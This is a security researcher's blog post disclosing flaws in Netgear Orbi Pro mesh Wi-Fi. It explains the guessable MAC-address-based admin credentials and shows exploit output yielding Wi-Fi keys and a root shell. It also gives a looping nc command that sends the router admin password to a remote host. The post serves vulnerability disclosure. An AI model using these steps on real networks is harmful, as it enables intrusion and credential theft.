2020-05-18

How Netgear meshed(*) up WiFi for Business

(*) I'm really sorry for the pun line.

One day in December, I decided to actually *build* something. Something more or less useful. So, I paused breaking stuff (I *really* did) to create something that could help enhance the security-level of WiFi networks. I failed.

When I set out to build the thing I mentioned above, it also involved taking a closer look at our recently acquired Netgear Orbi Pro WiFi Mesh (https://www.netgear.com/orbi-pro/) system.

And when I say take a closer look I mean: I had to figure out how to use *public APIs that are not supposed to be public*. In this particular case, the public API is a SOAP interface, available on the local network (not the Internet).

Public APIs that are not supposed to be public are defined by three attributes:

1. they are public
2. they are undocumented
3. they are still public

However, accessing interesting parts of the APIs requires authentication against the SOAP Web application running on each Netgear Orbi Pro Mesh device. When I tried to figure out how Netgear implemented Machine-to-Machine (M2M) authentication between Router/Access Point and Mesh-Satellites, I accidentally (https://knowyourmeme.com/memes/i-accidentally) the whole network-confidentiality and -integrity.

But first, let's have a short introduction to this Orbi Pro Mesh WiFi thing:

The Netgear Orbi Pro WiFi Mesh network

The Netgear Orbi Pro Mesh WiFi system can provide a large coverage of WiFi signal over a large area within buildings, halls, and outdoors. Up to four separated 2.4GHz and 5GHz networks can be set up for different purposes:

1. [Wireless 1] Main network with administrative access
2. [Wireless 2] Employee network with limited access to admin interfaces
3. [Wireless 3] Separate IoT/employee network
4. [Guest] Unencrypted guest network with "Guest Portal"

The satellites are connected to the WiFi Router/Access-Point using a mesh network:



Fig.1 - Source: https://www.netgear.at/landings/mesh-network/images/Orbi_DaisyChain.png

This allows distribution of your WiFi network signal evenly across your property, building, hall and whatnot. This is fine. Really! Until you decide to spend less resources on security-architecture and cryptography.

So what went wrong...?

At some point, Netgear decided that provisioning of newly added Mesh-satellites does not need to be cryptographically secure. Convenience kills security; still in 2020 and even with one-time actions such as setting up a new mesh node.

The problem: Merge a new Mesh satellite into an existing WiFi setup. Already existing nodes shall accept and trust the newbie right away.

Netgear's solution: Ignore the benefits of presupposition of physical access to the devices that are part of the provisioning process, by pressing two buttons on router/AP and satellite. Instead, Netgear implemented a secret authentication mechanism, to authenticate mesh-nodes among themselves.

However, this secret authentication mechanism only involves publicly obtainable information which is: The MAC-addresses of each communication-peer. This means that you are only allowed to call the administrative SOAP API if you know the MAC address of your target satellite as well as your own MAC address:

If the MAC-address of your own computer within the WiFi network ends with A4:A5:A6 and the MAC address of the target satellite ends with B4:B5:B6, you can easily authenticate with username "orbi" and the ascii(MD5-Hash sum) of the string "NETGEAR_Orbi_A4_A5_A6_B4_B5_B6_password".

Impact

It's kind of a chain reaction. The ability to "guess" authentication parameters like username/password to access Netgear Orbi WiFi Mesh nodes with admin privileges via SOAP API, is something that can be exploited to gather sensitive information (cleartext passwords, etc.)

Using these "credentials", any (*) network participant is able to read and write configuration parameters for a particular Mesh-node.

(*) attacker must be on wired network or Orbi WiFi 1. However, if WiFi 2 is allowed to access network nodes in LAN (e.g. printers, etc. - which is likely in business setups), the attacker could also be on WiFi 2.

Reading and writing Netgear Orbi Pro Mesh parameters lead to Remote Code Execution (RCE) on the Mesh-satellites and subsequently to administrative access to the Router/Access Point and eventually the whole network.

As the curious reader might have noticed, all information that is needed to deduce the "password" is available to any user in the local network.

Exploitation

We have uploaded a video to YouTube for documentation:

The video shows the whole setup process of an AP-Mode setup using Mesh-nodes, up until its exploitation (see minute 10:40 (https://www.youtube.com/watch?v=bCJMCuiCbr4&t=640s)) using our scripts available at https://github.com/modzero/MZ-20-02-NETGEAR-Orbi-Security (https://github.com/modzero/MZ-20-02-NETGEAR-Orbi-Security) .

```
 $ python3 orbiSatGetShell.py 10.11.42.243 asdfasdf
[0] 169.254.222.20  : dc:71:[REDACTED] (eth1)
[1] 192.168.56.1    : 0a:00:[REDACTED] (eth2)
[...]
[7] 10.11.42.149    : dc:71:[REDACTED] (wifi0)
[...]
[+] Select Interface: 7
[*] Query Orbi Satellite at 10.11.42.243 via local interface dc:71:[REDACTED]
[*] Device details for 10.11.42.243
[-] Device Name:      sat-wkcdv
[-] Serial Number:    5836[REDACTED]
[-] Firmware Version: V2.5.0.108

[*] Administrative WLAN
[-]    ssid: skynet
[-]    mode: WPA2-PSK
[-]    psk:  i-lX[REDACTED]

[*] Guest WLAN
[-]    ssid: darknet
[-]    mode: WPA2-PSK
[-]    psk:  NewP[REDACTED]

[*] Enable telnet <0v0>
[e] Error getting session/timestamp from satellite: 401 (Unauthorized)!
[-] new session/timestamp: 569478051
[-] Success!

  _____
  R U N
  C M D
  _____

root@SRS60:/# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Using these exploits, you can gain root access on any Orbi Mesh satellite. Of course, it can be tedious to pwn every single satellite one by one. Instead, let's just get the central Orbi AP/Router root password, which is conveniently available on each satellite:

1. Change admin password of Netgear Orbi Mesh satellite.
2. Enable telnet access on satellite.
3. Login as root via telnet.
4. Get original root/admin password of the whole Netgear Orbi WiFi Mesh network:

```
while [ 1 ]; do config show | grep http_passwd | nc  6666; sleep 5; done &
```

Why? Netgear decided to sync the AP/Router config to satellites periodically. In clear-text via HTTP. This means: Waiting for the original admin password to be synced from AP/Router to satellites is a matter of minutes.

Conclusion

There are quite a few bonus levels and easter eggs hidden in Netgear's WiFi Mesh implementation. We found some, and wrote them down in more detail here (https://www.modzero.com/advisories/MZ-20-02-Netgear-Orbi-Pro-Security.txt) . I'm confident that this is only the tip of an iceberg. The current fix implemented by Netgear on April 25th (https://kb.netgear.com/000061851/SRR60-Firmware-Version-2-5-2-104) actually prevents me from pwning the system within minutes, but it does not prevent an attacker from pwning it within days or weeks. By merely hiding a new or additional authentication method, Netgear did not fix the root of all evil: the basic stuff.

As of May, 18th 2020, Netgear did not implement well-established cryptographic methods to ensure the confidentiality, authenticity and integrity of their business/pro wireless network configuration.

!Shouts

If you participate in Netgear's bug bounty program, you are prohibited from publicly disclosing vulnerabilities. This is wrong and against the interest of Netgear's own customers.

I encourage you not to participate in their bug bounty program until this is fixed.

As you can see in the timeline of our advisory (https://www.modzero.com/advisories/MZ-20-02-Netgear-Orbi-Pro-Security.txt) , Netgear does not care to give you any feedback about your disclosure. Instead, like in our case, they silently pushed updates without notifying us. Also, the vulnerabilities were not even mentioned in their firmware release notes for SRR60 (https://kb.netgear.com/000061851/SRR60-Firmware-Version-2-5-2-104) or SRS60 (https://kb.netgear.com/000061852/SRS60-Firmware-Version-2-5-2-104) .

Needless to say, we were never mentioned, let alone thanked, either.

Posted by Thorsten Schröder | **Permanent link (../../../../archives/2020/05/18/how_netgear_meshed_up_wifi_for_business/index.html)**